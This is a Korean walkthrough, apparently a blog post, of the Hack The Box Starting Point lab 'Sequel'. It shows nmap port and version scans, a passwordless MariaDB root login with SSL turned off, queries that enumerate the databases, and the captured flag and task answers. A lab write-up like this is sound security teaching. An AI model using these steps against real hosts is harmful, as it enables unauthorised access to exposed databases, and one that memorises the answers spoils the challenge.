[STARTING_POINT] Tier1 Sequel

Task 1
During our scan, which port do we find serving MySQL? 스캔하는 동안 MySQL 서비스가 실행 중인 포트는 몇 번이었나요?
MySQL 서비스가 실행 중인 포트를 찾기 위해 머신을 대상으로 nmap을 수행해봅니다.
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.10.137 -p- -n -Pn --open --min-rate 2000
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 12:49 +0900
Nmap scan report for 10.129.10.137
Host is up (0.21s latency).
Not shown: 65522 closed tcp ports (reset), 12 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 38.02 seconds
스캔 결과, 3306에서 mysql 서비스가 실행되고 있는 것을 확인할 수 있습니다.
Task 2
What community-developed MySQL version is the target running? 대상 시스템에서 실행 중인 커뮤니티 개발 MySQL 버전은 무엇인가요?
서비스 버전 확인을 위해 3306 포트를 지정하고 -sV 옵션과 namp 기본 스크립트로 정보 수집을 도와주는 -sC 옵션을 사용하여 nmap을 한번 더 수행해봅니다.
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.10.137 -p 3306 -n -Pn -sC -sV --min-rate 2000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 12:59 +0900
Nmap scan report for 10.129.10.137
Host is up (0.30s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 138
|   Capabilities flags: 63486
|   Some Capabilities: InteractiveClient, Support41Auth, FoundRows, Speaks41ProtocolOld, SupportsTransactions, Speaks41ProtocolNew, LongColumnFlag, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, ConnectWithDatabase, ODBCClient, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsCompression, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: m++7rZLO'p"S_bNB=KDO
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 220.33 seconds
그러면 현제 3306에서 돌아가고 있는 서비스의 버전이 MariaDB 인 것을 알 수 있습니다.
(5.5.5-10.3.27-MariaDB-0+deb10u1)
Task 3
When using the MySQL command line client, what switch do we need to use in order to specify a login username? MySQL 명령줄 클라이언트를 사용할 때, 로그인 사용자 이름을 지정하려면 어떤 옵션을 사용해야 하나요?
mysql 명령을 통해 mysql류 DB에 접속이 가능합니다. mysql의 도움말을 보면,
mysql --help-u 또는 --user=name 과 같은 형태로 사용자 이름을 지정할 수 있습니다.
정답은 -u 입니다.
-
추가 명령
추가적으로 도움말을 통해
-h는 연결할 호스트를 지정할 때,-p는 패스워드를 이용해서 로그인을 할 때 사용하는 옵션입니다. (비밀번호가 없는 계정의 경우-p를 생략하기도 합니다.)
mysql에서 가장 흔하게 쓰이는 root 계정으로 로그인 시도를 해보면,
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 10.129.10.137
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
에러가 나는 것을 볼 수 있습니다.
왜냐하면, 클라이언트는 기본적으로 SSL/TLS로 접속을 시도하게 되는데, 서버 측에서 SSL/TLS를 지원하지 않기 때문입니다.
이를 해결하려면 클라이언트에서 접속 시도 시 SSL을 사용하지 않도록 만들면 됩니다.
--ssl=False 옵션을 사용해서 SSL을 비활성화 할 수 있습니다.
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 10.129.10.137 --ssl=False
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 152
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
그러면 다음과 같이 접속을 할 수 있는 것을 볼 수 있고, 다행히 패스워드 없이도 접근이 가능했습니다.
Task 4
Which username allows us to log into this MariaDB instance without providing a password? 비밀번호를 제공하지 않고 이 MariaDB 인스턴스에 로그인할 수 있는 사용자 이름은 무엇인가요?
이전 Task에서 확인할 수 있듯 root 사용자가 패스워드 없이 로그인 할 수 있었습니다.
Task 5
In SQL, what symbol can we use to specify within the query that we want to display everything inside a table? SQL에서 테이블 안의 모든 내용을 표시하고 싶다고 쿼리 안에서 지정할 때 사용하는 기호는 무엇인가요?
모든 내용을 지정하는 기호는 * 입니다.
- Asterisk(또는 Wildcard) 라고 부르며, 여러 값을 대신해서 패턴으로 매칭하기 위해 쓰는 특수 문자입니다.
Task 6
In SQL, what symbol do we need to end each query with? SQL에서 각 쿼리를 끝낼 때 필요한 기호는 무엇인가요?
SQL에서 각 쿼리를 끝낼 때는 타 언어들처럼 세미콜론 ( ; ) 을 사용하여 쿼리문을 구분하게 됩니다.
Task 7
There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that’s unique to this host? 이 MySQL 인스턴스에는 모든 MySQL 인스턴스에 공통으로 존재하는 데이터베이스 3개가 있습니다. 이 호스트에만 고유한 네 번째 데이터베이스의 이름은 무엇인가요?
접속한 DB에서 데이터베이스 목록을 조회하는 방법은 다음과 같습니다.
show databases;- 쿼리문을 작성할 때 소문자로 사용도 가능하나, 대문자가 권장되긴 합니다.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.345 sec)
mysql 은 기본적으로 3개의 기본 데이터 베이스를 가집니다.
- information_schema
- mysql
- performance-schema
그렇기에 문제에서 말한 호스트에만 존재하는 고유한 데이터베이스의 이름은 htb 입니다.
Submit Flag
Submit root flag
데이터 베이스 내부의 테이블과 데이터들을 조회하기 위해서는 우선 DB를 선택해야합니다.
- use
use <db>;MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed이제 선택 DB의 내부에 테이블을 확인할 수 있습니다.
show tables;MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config |
| users |
+---------------+
2 rows in set (0.285 sec)flag는 users 쪽보다는 config에 있을 것 같습니다.
select 문을 이용하여 해당 테이블의 데이터를 모두 조회해보겠습니다.
- select
select * from config;config 테이블로 부터 모든 항목을 select 하는 명령입니다.
MariaDB [htb]> select * from config;
+----+-----------------------+----------------------------------+
| id | name                  | value                            |
+----+-----------------------+----------------------------------+
|  1 | timeout               | 60s                              |
|  2 | security              | default                          |
|  3 | auto_logon            | false                            |
|  4 | max_size              | 2M                               |
|  5 | flag                  | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads        | false                            |
|  7 | authentication_method | radius                           |
+----+-----------------------+----------------------------------+
7 rows in set (0.298 sec)
만약 테이블의 구조를 알고 있다면,
MariaDB [htb]> select * from config where name='flag';
+----+------+----------------------------------+
| id | name | value                            |
+----+------+----------------------------------+
|  5 | flag | 7b4bec00d1a39e3dd4e021ec3d915da8 |
+----+------+----------------------------------+
1 row in set (0.241 sec)
이렇게 이쁘게 뽑아낼 수도 있습니다.
Flag : 7b4bec00d1a39e3dd4e021ec3d915da8
← ALL POSTS